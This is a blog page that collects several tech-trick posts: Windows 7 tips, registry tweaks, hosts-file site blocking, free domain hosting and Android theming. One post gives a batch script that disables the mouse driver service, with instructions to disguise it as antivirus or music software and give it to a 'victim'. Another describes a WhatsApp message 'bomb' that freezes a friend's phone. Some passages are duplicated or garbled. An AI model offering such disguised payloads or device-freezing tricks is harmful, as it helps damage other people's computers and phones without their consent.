Showing posts with label Tricks. Show all posts
Showing posts with label Tricks. Show all posts
Monday, August 31, 2015
Windows 7 Tips And Tricks (70 Hacks)
1. PC Safeguard
I rarely let anyone use my PC because I’m afraid he will mess it up, but it seems Microsoft has been thinking at me and came with a solution. The PC Safeguard doesn’t let anyone mess your PC settings, because after the user logs off, the configurations are reset back to normal. Of course it will not restore the configurations changed by you, but only the ones done by other users you define.To use PC Safeguard, go to Control Panel -> User Accounts and create a new account, then select “Set Up Pc Safeguard” and switch it on. Then you can stay relaxed when others use your computer, because you won’t find anything changed, including configurations, downloaded software, installed programs.
2. Screen Calibration
Fortunately, Windows 7 comes with a display calibration wizard that lets you set up the screen brightness properly, so you won’t have any problems viewing photos or text. The problem was that on one PC a photo could look sharp and bright and on another it looks awful. Now the problem can be fixed by pressing the Windows logo key and then typing “DCCW”.3. AppLocker
If you are usually sharing your computer with someone else, then you might want to restrict their access to your applications, files or documents. Using the AppLocker tool, you have a few options to do this by blocking other users to access Executables, Windows Installers, Scripts, a specific publisher or path.You can simply do this by pressing the Windows key then typing Gpedit.msc. Then go to Computer Navigation -> Windows Settings -> Security Settings -> Application Control Policies -> AppLocker. Right click on one of the options (Executables, Installers, or Script) and create a new rule. That should save you from a lot of headaches.
4. Burn Images
We all had trouble with image burning in Windows, because it couldn’t do it itself, a standalone software being needed. With Windows 7 this will not be a problem anymore. All you have to do is double-click the ISO image and burn it on the CD or DVD that’s inserted in the drive.5. Display Empty Removable Drives
Windows 7 will not show empty drives by default, so if you connect an empty drive to your PC, don’t worry, just go to Tools -> Folder Options -> View and uncheck “Hide empty drives in the computer folder”. This doesn’t seem like a good idea and it should not be default setting, because it will be hard for inexperienced users to figure it out. I bet a lot of users will return their newly bought drive thinking it’s broken.6. Dock The Current Windows To The Left Side Of The Screen
This new feature seems useful because sometimes it’s disturbing that windows seems to float like crazy on the screen and it’s hard to attach them to one side of it. Now this can easily be done using a keyboard shortcut. Press the Windows key + Left key (arrow) to dock it to the left side of the screen.6.1 Dock The Current Windows To The Right Side Of The Screen
Press the Windows key + Right key to dock it to the right side of the screen.
7. Display Or Hide The Explorer Preview Panel
Press ALT + P to hide it then once again to display it.8. Display Gadgets On Top Of Other Windows
Press ALT + G
9. Background Photo Slideshow

If you are like me, lazy and bored, then you will want to change the background from time to time, wasting a lot of time. Now you don’t have to do this anymore, because you can set up a slideshow.Right click on the desktop then go to Personalize -> Desktop Background and hold the CTRL key while choosing the images. Then you can choose the time intervals between images and opt to display them randomly or in a row.
10. Make The Taskbar Smaller
If you feel like the taskbar is using too much of your screen space, you can choose to make the icons smaller. To do this, right-click on the Start button, then go to Properties -> Taskbar and set it to “Use small icons”11. Combine Taskbar Icons
When you have more windows or applications opened, the taskbar’s space might not be enough for them all, so you need to combine them, just like you would in Windows XP or Vista. To do this, right-click the Start button, then go to Properties -> Taskbar and check “Combine when taskbar is full”.12. Multi-threaded File Copy
If you are a more advanced user, you’ve heard already about Robocopy. Now it’s included in Windows 7 and lets you perform multi-threaded copies from the command line. You can choose the number of threads like this “/MT[:n], which can be from 1 to 128.13. Maximize Or Restore The Foreground Window
Press Windows Key + Up Key.14. Minimize The Active Window
Press Windows Key + Down Key
15. Activate The Quick Launch Toolbar
The Quick Launch Toolbar in Windows XP and in Vista seems a very good idea that you might miss when using Windows 7. Fortunately though, you can get it back in a quick few steps.Right click the taskbar, go to Toolbar -> New Toolbar and type “%UserProfile%\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch” into the folder box, then click Select Folder.
To make it look like it would in Windows Vista, right click the taskbar, uncheck “Lock the Taskbar”, then right click the divider and uncheck “Show Title” and “Show Text”. Then right click the taskbar and check “Show Small Icons” and you should be done.
16. Preview Photos In Windows Explorer
While in Windows Explorer, Press ALT + P and a preview should appear on the right.17. Desktop Magnifier
Press the Windows Key and the Plus Key to zoom in or Windows Key and the Minus Key to zoom out. You can zoom anywhere on the desktop and you can even configure your magnifier. You can choose to invert colors, follow the mouse pointer, follow the keyboard focus, or the text insertion point.18. Minimize Everything Except The Current Window
Press the Windows Key + Home Key.19. TroubleShoot Power Management
Windows 7 can tell you how much power your system uses or provide detailed information about the power usage and issues caused by each application and device. This way you can optimize the way your battery is used, making It last longer.Press the Windows Key and type “POWERCFG –ENERGY –OUTPUT ”, and it will create a file called energy-report.html in the folder specified by you, after observing your PC for 60 seconds.
20. Web Searches From Your Desktop
Windows 7 lets you search for online resources, by adding a connector that be downloaded for free.For instance, go to http://www.istartedsomething.com/flickrsearch/ and download the Flickr connector. After that, you should see the Flickr Search in your searches folder and you will be able to do it directly from your desktop, without needing to visit their website.
21. Add Videos To Your Start Menu
If you were looking for a faster way to access your videos, then Windows 7 has the right answer for you.Right click the Start button, then go to Properties -> Start Menu -> Customize and set the Videos to “Display as a link” and you’re done, you will now find them in the Start Menu.
22. Shift The Window From One Monitor To Another
If you are using two or more monitors, then you might want to move the Windows from one to another. There is a very simple way to do it.All you have to do is press the Windows Key + Shift Key + Left or Right Key, depending on what monitor you want to move it to.
23. Custom Power Button
There is an option to replace the “Shut Down” button with another action, if you rarely shut down the computer, but you more often restart it or put it on sleep.Right click the Start Button, go to Properties and choose the ‘Power Boot Action” to do whatever you want, from the given options.
24. Easily Add A New Font
Adding a new font it’s now easier than ever. Just download the font you want, double click it and you should see the install button.25. Stretch The Window Vertically
You can stretch the active window vertically to the maximum display height by pressing the Windows + Shift + Up (arrow) keys. Press Windows + Down Keys if you want to restore it.26. Open Windows Explorer
Press the Windows logo key + E to open a new instance of Windows Explorer.27. Create A New Instance Of The First Icon In The Taskbar
Press Windows + 1 Keys to open a new instance of the first icon in the taskbar. This could prove really useful in some circumstances.28. Windows Action Center
Windows Action Center offers you important information about your PC, like the Antivirus Status, updates, troubleshooting and provides a backup scheduling feature.To access it, go to Control Panel -> System And Security -> Action Center.
29. Windows Troubleshooting Platform
This platform can help you solve a lot of issues you may encounter, like the internet connection, hardware devices, poor system performance and more. You can choose what to troubleshoot and it will come with some possible explanations for the problem that might really help you.There are a lot of options, guidance and information available there, so give it a try by typing “troubleshoot” or “fix” after pressing the Windows Key.
30. Turn Off System Notifications
System notifications are usually disturbing and aren’t always useful, so you might want to turn some of them off and.This can be done in Windows 7 by double clicking the Notification Area Icons in Control panel. There you can change notifications and icons for the Action Center, Network, Volume, Windows Explorer, Media Center Tray Applet, Windows Update Automatic Updates.
31. Turn Off Security Messages
To turn off security messages you have to go to Control Panel -> System and Security -> Action Center -> Change Action Center Settings and you can turn off the following notifications: Windows Update, Internet Security Settings, Network Firewall, Spyware and related protection, User Account Control, Virus Protection, Windows Backup, Windows Troubleshooting, Check for updates.32. Cycle Through The Open Programs Via The Taskbar’s Peek Menu
This works just like Alt + Tab, but opens the menu just above the sidebar, doesn’t seem very useful. Give it a try by pressing The Windows Key + T.33. Run A Program As An Administrator
You can easily run a program as an administrator by pressing Ctrl + Shift while opening it.34. Same Program Windows Switching
If you have more instances of a program running, simply hold Ctrl while clicking on its icon and it will cycle through all the instances.35. Auto Arrange Desktop Icons
You can now forget about the Right Click -> Auto arrange. All you have to do is hold F5 pressed for a bit and the icons will auto arrange.36. Encrypt Removable USB Drives
Encrypting an USB drive has never been easier. Now you can right click on the removable drive and then on the “Turn on Bitlocker”.37. Turn Off Smart Window Arrangement
If you don’t like Windows 7’s new features that arrange your windows intelligently, there’s an easy way to turn it off.Press the Windows Logo Key, type “regedit”, go to HKEY_CURRENT_USER\Control Panel\Desktop and set WindowArrangementActive to 0. After you reboot your system the smart arrangements will be turned off.
38. Create A System Repair Disc
Windows 7 features a tool that lets you create a bootable System Repair Disc that includes some system tools and the command prompt. To create it, press the Windows Key and type “system repair disc”.39. Hard-Link Migration Store
The Hard-Link Migration store is only available for new computers and can migrate files, settings, and user accounts. The new Hard-Link Migration Store uses more less disk space and takes less time.40. Turn Off ‘Send Feedback’
If for some reason, you’re still using the Beta version of Windows 7 and if you feel disturbed by “Send Feedback button”, there is a way to turn it off. Press the Windows Key and type ‘regedit’, then go to HKEY_CURRENT_USER\Control Panel\Desktop and set FeedbackToolEnabled to 0. After you restart the computer, it shouldn’t be there anymore. Also, if you want to turn it on again, set the FeedbackToolEnabled to 3.41. Improved Calculator
Windows 7 features an improved calculator that can do unit conversion, date calculation, gas mileage, lease, and mortgage. Also you can choose between Standard, Scientific, Programmer, and Statistic calculator.42. Open A Folder In A New Process
Windows 7 opens all folders in the same process in order to save resources, but this means if one folder crashes, they all crash. So if you feel like that’s a risk you don’t have to take, then you have to open them all in their own processes.To do this, hold down Shift button, right-click the drive and “Open in New Process”. Now you will be safe.
43. Problem Step Recorder
The Problem Step Recorder is a great tool that can be used in many circumstances. You can turn it on by pressing the Windows Key, then typing “PSR.exe” and click Record. Now it will record all your moves and save them as a HTML document that you can view or write descriptions to it. This can help you with troubleshooting or when writing a guidance or tutorial.44. Free Codecs Pack
Unfortunately, Windows Media Player still isn’t able to play many audio and video files, so you will still need some codecs. But with the free codecs pack you can download here you shouldn’t have any problems.45. Start Windows Explorer From My Computer
Windows Explorer opens in the Libraries directory by default. Most of us are used to see the My Computer page instead.To change it to My Computer, press the Windows Key, then type “explorer”, select Properties and in the Shortcut tab type “%SystemRoot%\explorer.exe /root,::{20D04FE0-3AEA-1069-A2D8-08002B30309D}”. Now you have to right-click the Explorer icon in the Taskbar and hit “Unpin this program from the taskbar” and then drag it back from the Start Menu.
46. Clear The Desktop
If there are too many windows on the desktop, you can clear it by shaking a window from left to right and all others will minimize. To restore the other windows you have to shake the active one again.47. Use Gadgets With UAC Turned Off
Maybe you noticed that once you turn off UAC you can’t use the gadgets anymore, as a security measure. But if you want to risk using them, there a simple way to do it, even with UAC turned off.Press the Windows Key, type ‘regedit’, go to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Sidebar\Settings and create a DWORD value named AllowElevatedProcess and set its value to 1. Now you should be able to use your gadgets. If not, then reboot your PC and you should be done.
48. Fix The Media Player & Media Center MP3 Bug
If you have the final version of Windows 7, then go ahead and skip this one, since it applies only to Beta and RC versions.Both Windows Media Player and Windows Media Center come with a bug that can damage your MP3s by filling missing metadata automatically on imported MP3 files. This can cut a few seconds from the beginning of the tracks and can prove really disturbing. This problem was fixed by Microsoft using the fix that you can download here.
49. Search Everything In Your Computer
Windows 7 offers the possibility to search all file types, including unknown ones and this could help you in some cases.Though it is not recommended, because it’s much slower than normal search, you can give it a try by doing the following: Launch Windows Explorer, go to Tools -> Folder Options -> View and check “Try to search the content of unknown file types”. If you don’t need it anymore, don’t forget to clear it for an increase in speed.
50. Mouse Gestures
Windows 7 has not only brought gestures for those who use touchscreen devices, but for mouse users too. So, instead of right-clicking a Taskbar icon to access the jump list, you can hold left-click and drag upwards to smoothly call it up. In addition, clicking and dragging down the address bar in Internet Explorer will open the browsing history. There might be more gestures yet not discovered.51. Configure Your Music Favorites
The Windows Media Center creates a list of favorite songs based on how often you play them, your ratings and date you’ve added them. If you aren’t comfortable with the way they thought it out, change the way it sorts your favorites by going to Tasks -> Settings -> Music -> Favorite Music.52. Turn Off Recent Search Queries Display
Windows 7 holds and displays the recent search queries by default. This can often prove to be irritating. No need to stress though because it can be disabled.Press the Windows Key, type “gpedit.msc”, then go to User Configuration -> Administrative Templates -> Windows Components -> Windows Explorer and double click on “Turn off display of recent search entries”.
53. Advanced Disk Defragmentation
Fortunately, Windows 7 offers much better defragmentation than Vista and also lets you configure it a bit from the command line.To do it, press the Windows Key and then type “CMD”.
You can defragment your hard disk from the command line by typing “defrag” and you have the following options: “/r” will defrag multiple drives simultaneously, “-a” performs a defrag analysis, “-v” prints the report, “-r” treats files with at least 64 Mb of fragments like are not fragmented, “-w” will defrag everything. An example is “defrag C: -v -w” to defrag the whole drive C.
54. How To Make Internet Explorer 8 Load Faster
If you want Internet Explorer 8 to load faster, you need to disable the add-ons that slow it down, so go to Tools -> Manage Add-ons and check the load time for each one. You can choose for yourself the ones you can live without and ones that would increase the load speed.55. Media Center Automatic Download
Windows Media Center 12 allows you to schedule data downloads, so it can be done without disturbing you. To do it, go to Tasks -> Settings -> General -> Automatic Download Options and you can configure it to start and stop the download whenever you want.56. Remove The Sidebar
Windows 7 doesn’t seem to feature the sidebar anymore, but it still exists and runs in the background, being launched automatically at startup. So if you want to get rid of it, there are two ways.The easier one is to press the Windows Key, (or click Start), in the search box, type MSCONFIG.EXE, click the Startup tab and clear the Sidebar box. The hard way is to press the Windows key, type “regedit”, find and delete the registry key at HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run. This can save you some RAM consumed with no use.
57. Volume Tweaking
Don’t you like that Windows 7 automatically reduces the volume when it detects PC calls? You can turn off this feature by right-clicking the speaker icon in the taskbar, go to Sounds -> Communications and get rid of it.58. Run A Program As Another User
Windows 7 comes with the possibility to run a program both as an administrator or another user, by right clicking on the executable or shortcut while holding down the Shift key. Then you have to select “Run as another user”.59. How To Use Virtual Hard Disk Files
You can now create and manage virtual hard disks files in Windows 7 as if they were real disks. This can allow you to use a live Windows installation on the virtual disk without the need to boot the virtual Computer. To create a virtual disk you have to press the Windows Key, right-click on Computer, then go to Manage -> Disk Management -> Action -> Create VHD. There you can specify the location and size of your virtual hard disk file.To attach the virtual disk file, press the Windows Key, right-click Computer, then go to Manage -> Disk Management -> Action -> Attach VHD and you have to specify the location and if it’s read only or not.
To initialize a virtual hard disk, press the Windows Key, right-click on Computer, go to Manage -> Disk Management -> Action -> Attach VHD, specify the location, click Ok, then right click on the virtual disk and click on Initialize Disk. Select the partition style you want to use and then right-click on the unallocated space and click “New Simple Volume” and follow the instructions wizard. Now, a new hard drive appears in Windows Explorer and you can use it as a real partition.
60. Remove The Windows Live Messenger Tab In The Taskbar
To get rid of the Windows Live Messenger Tab and put it back in the system tray, where it belongs, go to C:\Program Files\Windows Live\Messenger, right-click msnmsdgr.exe and set its compatibility mode to Windows Vista.61. Lock The Screen
There is no Lock Screen button in the Start Menu anymore, so you have to press the Windows Key + L to lock it, now. It seems easier, in case you don’t forget the shortkey.62. Create A Screen Lock Shortcut
In case you don’t like shortkeys or you keep forgetting them, there’s another option for screen lock.Simply create a new shortcut to C:\Windows\System32\rundll32.exe user32.dll, LockWorkStation and place it wherever you want.
63. Enable Run Command In Start Menu
If you miss the old Run Command button in XP, then there’s an option to get it back in Windows 7.Right-click an open area in Start Menu, go to Properties -> Start Menu -> Customize and check “Run Command”. Now you should be done.
64. Improve Desktop Window Manager For Nvidia Graphics
Sometimes the animations for Desktop Window Manager don’t look very well and aren’t smooth enough and this is cause because Desktop Window Manager renders effects with no transparency and blurring, but you can turn off animations for more pleasant graphics.Press the Windows Key, right-click on Computer, go to Properties -> Advanced System Settings -> Performance -> Settings and clear “Animate windows when minimizing and maximizing”. Click OK to finnish.
65. Change Default Save Location For Files
Windows 7 is a bit different from Vista, because it saves Documents, Pictures, Videos and Music under the Public folder inside C:\Users. You might not want to save your documents, pictures, videos or music to this location, but create your own locations and you can do it quite easy.Press the Windows Key, click your username and double-click on the folder you wish to change. Then you will see Includes: 2 library locations. Click on that text, right-click on the folder you wish to set like default and click “Set as default file location”, then click Ok.
66. Make 64bit Windows Media Player Default (only for X64 users)
Windows comes with the 32bit version of Media Player by default. If you are a x64 user, you can keep the system cleaner by only installing one set of codecs.To do this, press the Windows Key, type “command”, right-click on Command Prompt and hit “Run as administrator”, then type “unregmp2.exe /SwapTo:64?”. After that, press the Windows Key, type “regedit”, go to HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\wmplayer.exe\, double click on value and change “%ProgramFiles(x86)” to “%ProgramFiles%”. Now you should be using the 64bit Windows Media Player.
67. Open Multiple Instances Of Windows Explorer Via The Taskbar
If you want to run more instances of the Windows Explorer just by hitting the startbar, you can do it by following these steps:Unpin Windows Explorer from the Taskbar, then press the Windows Key, go to Accessories, right-click Windows Explorer, go to Properties and change the shortcut path to %SystemRoot%\explorer.exe /root,::{20D04FE0-3AEA-1069-A2D8-08002B30309D} ( if you want it to default to My Computer ) or %SystemRoot%\explorer.exe /root,::{031E4825-7B94-4dc3-B131-E946B44C8DD5} ( if you want it to default to Libraries ). Now repin Windows Explorer to your Taskbar and you’re done.
All that is required for opening more instances of it is just a click of the middle mouse button. If you aren’t pleased with what you’ve done, change the shortcut path back to %SystemRoot%\explorer.exe.
68. Make The System Tray Clock Show The AM / PM Symbols
By default Windows 7 does show the time in 24 hour format, so if you want to get the AM / PM symbols, press the Windows Key, type “intl.cpl” to open Regional and Language Options, go to Additional Settings -> Time where Long Time is set to HH:mm and change it to HH:mm tt, for example, where tt is the AM or PM symbol ( 21:12 PM ). To change it to the 12 hour format, you need to type it like this hh::mm tt ( 9:12 PM ).69. Internet Explorer 8 Compatibility Mode
If your websites don’t render correctly, you might need to enable Internet Explorer 8 display them in compatibility view. This issue is because of the updated rendering engine, which causes a lot of trouble. To do it, open Internet Explorer, go to Tools -> Compatibility View Settings and check “Display all websites in compatibility view”, then click Ok.That’s it! There you go – 70 very useful tips and tricks for Microsoft Windows 7. Maybe you knew some of these but I’m sure there are some that you did not heard of. They can prove very useful and can save you a lot of time while using Windows 7.
I’m sure you’re asking yourself where’s the tip number 70? Ok, the tip or advice that will help you work faster and more efficiently, with less frustration is…
70. Just Don’t Use Windows Vista
Yes, this is very useful tip and it is strongly recommended. In fact, I should have put this one on the top of the list, so you better apply it… for your own good.
Create Your Own Browser In Just Few Clicks....

Heyy guyzzz.....before sarting my article i would like to tell you that this is about creating you own simple browser for pc....
Today we all use so many browsers like chrome,firefox,safari etc. But it would be really cool that we use a browser that is made by us......quite impressive too.
It is gonna take only a few clicks amd is based on chromium,which is an open source browser and can be modified.
So now lets start.....
1.First of all go to this website . And click get started.
2.Now you will be asked to provide the name of browser and logo. Complete this.
3.Now it will ask for bookmarks nd after that the homepage. Provide these.
4.After that just select the theme and click "agree to the terms". Now click finish amd then download your browser.
5.Finally its time to show it to your friends and surprise them.

How To Change Your Processor Name {Must Try}

Sometimes we feel ashamed to say that our computer is having poor features like pentium or core 2 Duo processor. Some of my friends even force their parents to buy latest processors which are very costly that they can't afford. So for them i am presenting a new trick.
Think a situation when some of your friends visits you and check your system and they will be shocked by seeing your latest version processors.
Follow these steps for this trick:-
- Go to start-> run .
- Type regedit.
- HKEY_LOCAL_MACHINE.
- Hardware
- Description
- System
- Central Processor
- On right hand side right click on ProcessorNameString
- And then write anything you want.
How To Create A Virus That Disables Mouse

Do u love playing pranks on your friend??? Then this trick is for you.
It is a cool trick to make a virus that just disables mouse.
so get ready for action.
so get ready for action.
Here is the step by step info on how to do it......
1. 1. Open Notepad and copy below codes
rem ---------------------------------
rem Disable Mouse
set key="HKEY_LOCAL_MACHINE\system
\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4
rem ---------------------------------
rem Disable Mouse
set key="HKEY_LOCAL_MACHINE\system
\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4
rem ---------------------------------
2.Now save the file by any name with .bat extension on your pc. (e.g- abc.bat)
3.Now just change the icon of the file to any softwares like antivirus,music player etc so that victim will be confused and also change its name. Be sure it has .bat extension in last.
4.Now just give it to your friends and whenever they will double click it their mouse will be disabled.And they will be shocked.
Note:- Don't try it on your pc or you will end up having your mouse disabled.....
How To Block Any Website On Your Pc

There are several Parents and oldsters WHO would like to dam bound website in their pc , however they do not have the right solution for this. the explanation why they prompt to block such web site, is to stay their kid from any danger that presumably return through the internet. Facebook , Twitter, YouTube are those website listed in prime of red class chosen by countless parents.
You can get completely different solution on the way to block a website within the market, however there you want to pay some bucks. Here you\'ll get the easy Unlimited, Free resolution for the way to dam websites, that can adopt while not payment even a penny.

Let me explain...
•Enter “ C:\\Windows\\System32\\drivers\\etc ” by navigating through folders.
•Double-click hosts and choose Notepad once prompted to settle on a program to open the file with.
•In Notepad, you\'ll see many lines of text used for mapping functions. beneath the last line of text (it ought to say one thing concerning a neighborhood host).
•enter “ 127.0.0.1 ″ and press the spacebar. Now type the specified address of the web site you want to block on an equivalent line.
for instance, type “ 127.0.0.1 www.facebook.com ” to dam all traffic from the
popular social website.
for instance, type “ 127.0.0.1 www.facebook.com ” to dam all traffic from the
popular social website.
•Continue to block websites you needed during this manner, every starting with”127.0.0.1.” followed by an area and therefore the acceptable web site.
• Make sure to solely use “ computer network ” and avoid adding “ protocol ,” unless you want to render the entry invalid, and do not alter the other text within the hosts file.
•Click the File choice within the top-left-hand corner,choose Save – don\'t do any amendment the name or save location – and ignore any warnings concerning editing the hosts file. Close notepad once finished.
• You have Finished .
Now simply check the result. confine mind that it\'ll take jiffy to require impact. you\'ll take away this block by deleting the road you written to dam that website .
Whatsapp Trick To Freeze Any Friend's Android Phone

Heyy guyzzz....i m up with a cool trick. As we know whatsapp is most popular chating apps among us. Everyones uses it for chating purpose. But what if we use it to freeze anyone's phone??
We can do it by an app called whats bomber.Actually in this article bomb means a very large message containing 28000 to 350000 charectors.
Now let me tell you how can you do this stpe by step:-
1. At first download the app whats bomber and install it on your android phone.
2.Now launch the app, and select the power of the 'bombs'.There are 4 types:- 2*,4*,8*,16*But i will recommend power 8 coz sending a very long text can hang your device too.
3.After selecting power hit copy, and whatsapp will be opened.
4.Now just select name of the contact whose phone you want to be hanged and send it.
And reciever will be amazed coz his device will freeze when he/she tries to open your message.
Have fun and surprise your friends......


How To Get Web Domain Name And Unlimited Web Hosting For Free
Now we all at some point have dreamed of building a Website, but have done research into the subject and found out some...let's say "Dodgy" stuff about it, these being something along the lines of having to pay for a Domain or for Hosting, worrying about how much bandwidth your site is going to use up and whatnot, but in this tutorial, I will show you how to set up your own domain with unlimited hosting, for free.
To do this, you are going to need:
A Computer or Tablet (Preferably a computer)
A basic understanding of how Websites work
An E-Mail address (If you don't have one, read the first paragraph in the Step By Step Tutorial section)
Some experience in coding (Optional)
And that's it.
Step By Step tutorial
Part One: Registering a domain
So, the first step is to register our domain name, to do this we are going to need an E-Mail address (You can get one of these from companies like Google or Yahoo [Other E-Mail providers are available], Click Here or Here to set one up.) as we need it to register our domain.
To register a domain, first open a new tab in your browser and go to www.dot.tk, where you should see something like this:

Dot.tk is a site where you can register free domain names, but unfortunately we are restricted to the single ".tk" domain name as it is free, "you get what you are given" effectively.
Now, if you wanted a top level domain, you would have to register a domain with a registrar such as GoDaddy where you can see the prices of domains, but we won't be doing that in this tutorial.
So what we want to do now is register our domain, but choose wisely, because we don't want to make a big mistake like Pen Island Pens did with their domain (penisland.net), I think you can figure that one out by yourselves, but anyway, simply enter your desired domain name into the box and press "Go".
You should end up with something like this:

As you can see, I am registering Napkins.tk (As there is a napkin on my desk for some reason)
If you don't and it says "Domain Name Already Taken" or if it says something about it being a special domain, choose a different one.
We want to sign up, so enter all of the required information, and where it says "Use your new domain", simply find a random image on Google images and copy-paste the image location into the redirect, then register as we are going to change the DNS of the domain later on.
To register, click "Sign Up" and click the service you want to sign up with, Such as Facebook, Twitter or Google.
Then click "Login to My Dot Tk" at the top right as shown:

Then Log in with a social account (again) or sign up using your own e-mail address and password as shown:

Then you should end up here:

And that's our domain registered. Please note: It may take a while before you can actually go to your domain (Up to 48 hours or so).
Part Two: Web Hosting
Now, do not close that page, instead, open another tab and navigate to hourb.com
When on that page, you should see this:

We want to click "Sign Up"
Fill out the required information and when you are done with the process, check back here with the next step.
We want to select "Free Hosting" as opposed to Super Freemium with ads as shown below:

After filling out the required information, and creating the site, press "Switch" on your domain in control panel.
You will then get this message:

This means that we need to point our .tk domain to the nameservers of our webhost.
Therefore we need to go to accounts and click "Details" (Both are circled in the image below):

You should end up with this:

So we need to go back to our my.dot.tk tab and modify our domain.
We need to enter the Name Servers in like so:

And press "Save Changes".
Now, we should be able to go to our domain and see the result:

Again, it may take up to 48 hours to actually get the domain working, don't worry though, in the mean time you can build your website using HTML, PHP or if you don't know any of those languages, use a package like Wordpress or Joomla.
It's really that simple.
Enjoy your new domain and unlimited webspace!
Please Like Us On Facebook :)))))))))))))))))))))
To do this, you are going to need:
A Computer or Tablet (Preferably a computer)
A basic understanding of how Websites work
An E-Mail address (If you don't have one, read the first paragraph in the Step By Step Tutorial section)
Some experience in coding (Optional)
And that's it.
Step By Step tutorial
Part One: Registering a domain
So, the first step is to register our domain name, to do this we are going to need an E-Mail address (You can get one of these from companies like Google or Yahoo [Other E-Mail providers are available], Click Here or Here to set one up.) as we need it to register our domain.
To register a domain, first open a new tab in your browser and go to www.dot.tk, where you should see something like this:
Dot.tk is a site where you can register free domain names, but unfortunately we are restricted to the single ".tk" domain name as it is free, "you get what you are given" effectively.
Now, if you wanted a top level domain, you would have to register a domain with a registrar such as GoDaddy where you can see the prices of domains, but we won't be doing that in this tutorial.
So what we want to do now is register our domain, but choose wisely, because we don't want to make a big mistake like Pen Island Pens did with their domain (penisland.net), I think you can figure that one out by yourselves, but anyway, simply enter your desired domain name into the box and press "Go".
You should end up with something like this:
As you can see, I am registering Napkins.tk (As there is a napkin on my desk for some reason)
If you don't and it says "Domain Name Already Taken" or if it says something about it being a special domain, choose a different one.
We want to sign up, so enter all of the required information, and where it says "Use your new domain", simply find a random image on Google images and copy-paste the image location into the redirect, then register as we are going to change the DNS of the domain later on.
To register, click "Sign Up" and click the service you want to sign up with, Such as Facebook, Twitter or Google.
Then click "Login to My Dot Tk" at the top right as shown:
Then Log in with a social account (again) or sign up using your own e-mail address and password as shown:
Then you should end up here:
And that's our domain registered. Please note: It may take a while before you can actually go to your domain (Up to 48 hours or so).
Part Two: Web Hosting
Now, do not close that page, instead, open another tab and navigate to hourb.com
When on that page, you should see this:
We want to click "Sign Up"
Fill out the required information and when you are done with the process, check back here with the next step.
We want to select "Free Hosting" as opposed to Super Freemium with ads as shown below:
After filling out the required information, and creating the site, press "Switch" on your domain in control panel.
You will then get this message:
This means that we need to point our .tk domain to the nameservers of our webhost.
Therefore we need to go to accounts and click "Details" (Both are circled in the image below):
You should end up with this:
So we need to go back to our my.dot.tk tab and modify our domain.
We need to enter the Name Servers in like so:
And press "Save Changes".
Now, we should be able to go to our domain and see the result:
Again, it may take up to 48 hours to actually get the domain working, don't worry though, in the mean time you can build your website using HTML, PHP or if you don't know any of those languages, use a package like Wordpress or Joomla.
It's really that simple.
Enjoy your new domain and unlimited webspace!
Please Like Us On Facebook :)))))))))))))))))))))
Make Your Android ICS/JELLYBEAN Look Like Android L

Android L was shown off during the I/O keynote the other day and it features a new design that looks absolutely gorgeous. The trouble is, most people won’t be running Android L for a few months yet as they are stuck on older versions such as Jelly Bean or KitKat until Android L is released in the autumn. Luckily though, there are things you can do to get parts of the look and feel from L on your device right now! Here’s how.
Wallpaper
We’ll start with the easiest. The wallpaper. Android L was shown off with a slick-looking wallpaper which many of you are likely to want on your devices. This is a touch that any Android user can do regardless of what their device or Android version is. You can click on the image below to view the full resolution wallpaper and then simply right-click and “Save Image As…”.
Keyboard
Google Keyboard saw an update (v 3.1) with Android L and sports a whole new look. We are not sure whether this new style will hit older devices via the Play Store at some point anyway but for now the APK from Android L preview has been modded to work on older versions of Android (4.0+). There are no real differences in function though, this is just a new look which follows Google’s new “material design”. You can see what this looks like below.
Update: forget the methods below, there is now an easier way to install the new keyboard. Simply grab the modified keyboard from the Play Store, enable it and then set it as your default input method. You can install this keyboard from the widget at the end of this section.
To install it you are going to need to do one of two things. For most devices you just need to uninstall Google Keyboard if you already have it (the Play Store one, not AOSP), the install the apk from here and then switch the colour scheme to “material” in the advanced settings of Google keyboard. No root access is required but you will need unknown sources enabled to be able to install the APK from the system security settings if you haven’t already.
If you have a Nexus device running stock Android which has the Google Keyboard as a system app by default then you cannot simply uninstall it. You will need to delete the LatinImeGoogle .odex file from /system/app and then download the flashable zip and flash from recovery. You can get this along with more detailed instructions here. Note: this WILL require root.
Apps
A few app updates have been launched with Android L. Google Play Services, Google Now / Voice Search and the Play Store saw significant upgrades which will be updated on your device automatically but we have included download links here for those feeling impatient.There are also a bunch of new system apps which you can try as well including Chrome, Calculator, Drive, and many more. However please be cautious because some may be no different from the ones on your device and others are simply not meant for users to play with and just provide system functions.
61 APKs of various system apps
Google Play Store “Velvet” (.APK)
Google Play Services 5.0 (flashable zip, required for most of these apps to work.)
Google Search (APK)
Fonts
Android L introduced a few tweaks to the Roboto fonts. You can download the new fonts below in a (non-flashable) zip. There are various ways of installing the fonts depending on your device. You can also use them on your PC. If you have a Samsung device which has the iFonts feature then you can simply install the APKs which Zac has made for you.Fonts (.zip, not flashable)
iFonts for Samsung Devices
Ringtones and Sounds
There are also a few new ringtones and sounds in Android L which you can use on your device, There doesn’t seem to be a lot of changes compared to stock KitKat so this will make more of a difference if you are using a device with an OEM skin as they tend to customise things a bit. Download below.Ringtones and Sounds (zip, not flashable)
Boot Animation
The boot animation in Android L is largely the same as we saw for Android Wear. The only difference is that the initial part is not present and the animation is tiny and does not fill the whole screen. We actually prefer the version which I already made beforehand as it uses the full screen space and I have produced versions for many different devices. You can grab that over at XDA below or if you want the smaller (but official) version we’ve included a download link for that too. Either way, changing your boot animation WILL require root and this animation will not work fully on devices running versions of Android prior to 4.1.
Navigation Buttons
For devices with on-screen buttons (soft keys) Android L has some new icons which you can also install on your current device using an app called SoftKeyZ. This is a root application and it allows you to change your nav buttons to pretty much anything. You can use your own images or download from the built-in online gallery. For the Android L look there are several versions in the gallery but the one we recommend is “Ultimate L Preview (White)” as this is the most accurate.
Once you have downloaded it you an apply from the button selection screen. This will reboot your device and once it has rebooted you should have Android L style navigation buttons. You can restore your stock icons from the backup menu if they aren’t to your taste (a backup of your stock icons is made automatically).
CM11 Theme
